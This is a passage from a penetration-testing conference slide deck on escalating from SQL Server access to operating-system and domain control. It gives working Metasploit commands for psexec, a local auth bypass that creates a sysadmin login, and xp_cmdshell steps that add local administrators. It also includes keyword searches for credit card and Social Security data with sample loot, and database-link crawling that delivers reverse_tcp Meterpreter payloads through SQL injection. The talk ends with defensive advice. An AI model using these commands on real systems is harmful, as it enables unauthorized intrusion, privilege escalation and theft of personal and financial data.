use exploit/windows/smb/psexec  
set RHOST <targetserver>  
set SMBDOMAIN .  
set SMBUSER <user>  
set SMBPASS <password>  
exploit
```

<http://www.metasploit.com/modules/exploit/windows/smb/psexec>


Local Auth Bypass: Get Sysadmin

Create sysadmin in database using the Metasploit **mssql_local_auth_bypass** post module:

In Meterpreter type “*background*” to return to msconsole. Then, in the msfconosle type:

```
use post/windows/manage/mssql_local_auth_bypass
set session <session>
set DB_USERNAME <username>
set DB_PASSWORD <password>
exploit
```

SQL Server Auth Bypass: Got Sysadmin



```
msf  post(mssql_local_auth_bypass) > exploit

[*] Running module against LUA
[*] Checking if user is SYSTEM...
[+] User is SYSTEM
[*] Checking for SQL Server...
[+] SQL Server instance found: MSSQLSERVER
[*] Checking for native client...
[+] OSQL client was found
[*] Attempting to add new login eviladmin...
[+] Successfully added login "eviladmin" with password "$1Letmein2$"
[*] Attempting to make eviladmin login a sysadmin...
[+] Successfully added "eviladmin" to sysadmin role
[*] Post module execution completed
msf  post(mssql_local_auth_bypass) > _
```

SQL Server Auth Bypass: Demo

DEMO

Do a crazy whale dance!



To the left...



To the right...



Now dive!

DATABASE ADMIN → OS ADMIN

xp_cmdshell

XP_CMDSHLL: Summary

XP_CMDSHLL = OS COMMAND EXEC

Yes. We know you already know this, but
make sure you also know...

XP_CMDSHELL: Re-Install

Re-install xp_cmdshell

```
EXEC master..sp_addextendedproc "xp_cmdshell",  
    "C:\Program Files\Microsoft SQL  
    Server\MSSQL\Binn\xplog70.dll";
```

XP_CMDSHELL: Re-Enable

Re-enable xp_cmdshell

```
sp_configure 'show advanced options', 1;  
reconfigure;  
go;
```

```
sp_configure 'xp_cmdshell', 1;  
reconfigure;  
go;
```

XP_CMDSHLL: Execute Commands

Add Local OS Administrator with xp_cmdshell

```
EXEC master..xp_cmdshell 'net user myadmin  
MyP@sword1'
```

```
EXEC master..xp_cmdshell 'net localgroup administrators  
/add myadmin'
```

FINDING DATA



TOOL RELEASED

Finding Data: Summary

GOAL = Find **sensitive** data!

- Credit cards
- Social security number
- Medical records



Finding Data: TSQL Script

Simple keywords search via TSQL!

```
EXEC master..sp_msforeachdb  
'SELECT @@Servername as Server_Name,"[?]" as  
Database_name,Table_Name,Column_Name  
FROM [?].INFORMATION_SCHEMA.COLUMNS WHERE  
Column_Name LIKE "%password%"  
OR Column_Name LIKE "%Credit%"  
OR Column_Name LIKE "%CCN%"  
OR Column_Name LIKE "%Account%"  
OR Column_Name LIKE "%Social%"  
OR Column_Name LIKE "%SSN%"  
ORDER BY Table_name'
```


Finding Data: Metasploit Module

Database scraping with the **mssql_findandsampled** module!

Features

- **Scan** multiple servers
- **Authenticate** with local Windows, Domain or SQL credentials
- **Sample** data
- **Number** of records found
- **Output** to screen and CSV file

http://www.metasploit.com/modules/auxiliary/admin/mssql/mssql_findandsampled

Finding Data: Metasploit Module

Launching **mssql_findandsampled**data:

```
msfconsole
use auxiliary/admin/mssql/mssql_findandsampled
set RHOSTS <range>
set RPORT <port>
setg USE_WINDOWS_AUTHENT true
setg DOMAIN <CompanyDomain>
set USERNAME <username>
set PASSWORD <password>
set SAMPLE_SIZE <size>
exploit
```

Finding Data: Module Output

```
MSF

[*] Attempting to connect to the SQL Server at 192.168.30.131:1433...
[*] Successfully connected to 192.168.30.131:1433
[*] Attempting to retrieve data ...

Server Database Schema Table Column Data Type Sample Data Row Count
=====
LUA LUADB Person Contact PasswordHash varchar GylyRwiKnyNPKbC1r4FSqA5YN9shIg 19972
LUA LUADB Person Contact PasswordSalt varchar TUGHbhY= 19972
LUA LUADB Purchasing Vendor CreditRating tinyint 1 104
LUA LUADB Sales ContactCreditCard CreditCardID int 17038 19118
LUA LUADB Sales CreditCard CardNumber nvarchar 11111000471254 19118
LUA LUADB Sales CreditCard CardType nvarchar SuperiorCard 19118
LUA LUADB Sales CreditCard CreditCardID int 11935 19118
LUA LUADB Sales SalesOrderHeader CreditCardApprovalCode varchar 105041Vi84182 30334
LUA LUADB Sales SalesOrderHeader CreditCardID int 16281 30334

[*] Query results have been saved to: C:/Users/ssutherland/.msf4/loot/20121003144632_default_192.168.30.131_mssql.data_883532.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_findandsampled) >
```

Finding Data: Demo

DEMO

Do a crazy cat disco dance!



STATUS CHECK

1. Database entry points
2. Domain user → Database user
3. Database user → OS admin
4. OS admin → Database admin
5. Database admin → OS admin
6. Finding sensitive data
7. Escalation: Service accounts
8. Escalation: Database Link Crawling
9. Conclusions

Next up...

Escalation: Service Accounts

Shared Service Accounts: Summary

XP_CMDSHELL

+

Shared Service Accounts


+

OSQL -E

=

(more) Unauthorized **DATA** access

Shared Service Accounts: Diagram



Shared Service Accounts: TSQL Script

XP_CMDSHELL + OSQL = **MORE ACCESS!**

```
EXEC master..xp_cmdshell 'osql -E -S  
HVA -Q "select super.secret.data"'
```

More examples:

<http://www.netspi.com/blog/2011/07/19/when-databases-attack-hacking-with-the-osql-utility/>

Escalation: Database Link Crawling


TOOL RELEASED

Database Link Crawling: Summary

Database Links

- Allow one database server to query another
- Often configured with excessive privileges
- **Can be chained together**
- Use openquery() to query linked servers
- Can be used to execute the *infamous* xp_cmdshell
- Tons of access, **no credentials required** (via SQL injection)

Database Link Crawling: Diagram



Database Link Crawling: List Links

How do I list linked servers?

Two common options:

```
sp_linkedservers
```

and

```
SELECT srvname FROM master..sys.servers
```

Database Link Crawling: List Links

How do I list linked servers on a linked server?

```
SELECT srvname FROM  
openquery(DB1, 'select srvname FROM  
master..sys.servers')
```

Database Link Crawling: List Links

How do I list linked servers on the linked server's linked server?

```
SELECT srvname FROM  
openquery(DB1, 'SELECT name FROM  
openquery(HVA, "SELECT name FROM  
master..sys.servers")')
```


Database Link Crawling: You Get it!

....You get the point

**You can follow links until you
run out 😊**

Database Link Crawling: Exec Cmds

How do I run commands on a linked server?

```
SELECT srvname FROM  
openquery(DB1, 'SELECT name FROM  
openquery(HVA, 'SELECT 1;exec xp_cmdshell ""ping  
192.168.1.1"" ')')
```

Database Link Crawling: Modules

Two Modules

1. Direct connection
2. SQL Injection

Available for Download

- Not submitted to Metasploit trunk – **Yet**
- Downloads available from [nullbind's github](#)
 - mssql_linkcrawler.rb
 - mssql_linkcrawler_sqlmap.rb

Database Link Crawling: Modules

- **Features**

- Crawl SQL Server database links
- Standard Crawl output
- Verbose Crawl output
- Output to CSV file
- Supports 32 and 64 bit Windows
- Global Metasploit payload deployment
- Targeted Metasploit payload deployment
- Payload deployment via powershell memory injection

Metasploit Module: Run multi/handler

Setup the multi/handler module:


```
use multi/handler
set payload
windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 443
set ExitOnSession false
exploit -j -z
```

Metasploit Module: Link Crawler

Setup the mssql_linkcrawler_sqlmap module:

```
use exploit/windows/mssql/mssql_linkcrawler_sqlmap
set GET_PATH /employee.asp?id=1;[SQLi];--
set type blind
set RHOST 192.168.1.100
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.130
set lport 443
set DisablePayloadHandler true
exploit
```

Database Link Crawling: Attack!



Database Link Chaining: Demo

DEMO

Do a crazy cat disco dance!



Yes. It warrants **2** disco cats!

Database Link Chaining: Modules

Current Constraints

- Cannot crawl through SQL Server 2000
- Cannot enable xp_cmdshell through links
- Cannot deliver payloads to systems without powershell (at the moment)
- Currently, the module leaves a powershell process running on exit
- Currently, doesn't allow arbitrary query execution on linked servers

Conclusions

configure all accounts with

LEAST PRIVILEGE

system accounts
service accounts
database accounts
application accounts

Conclusions

always

VALIDATE INPUT

web apps

thick apps

mobile apps

web services

Conclusions

Configure

SMB SIGNING

Conclusions

don't do

DRUGS

Questions

Antti Rantasaari

Email: antti.rantasaari@netspi.com

Scott Sutherland

Email: scott.sutherland@netspi.com

Blog: <http://www.netspi.com/blog/author/ssutherland/>

Github: <http://www.github.com/nullbind/>

Twitter: [@_nullbind](https://twitter.com/_nullbind)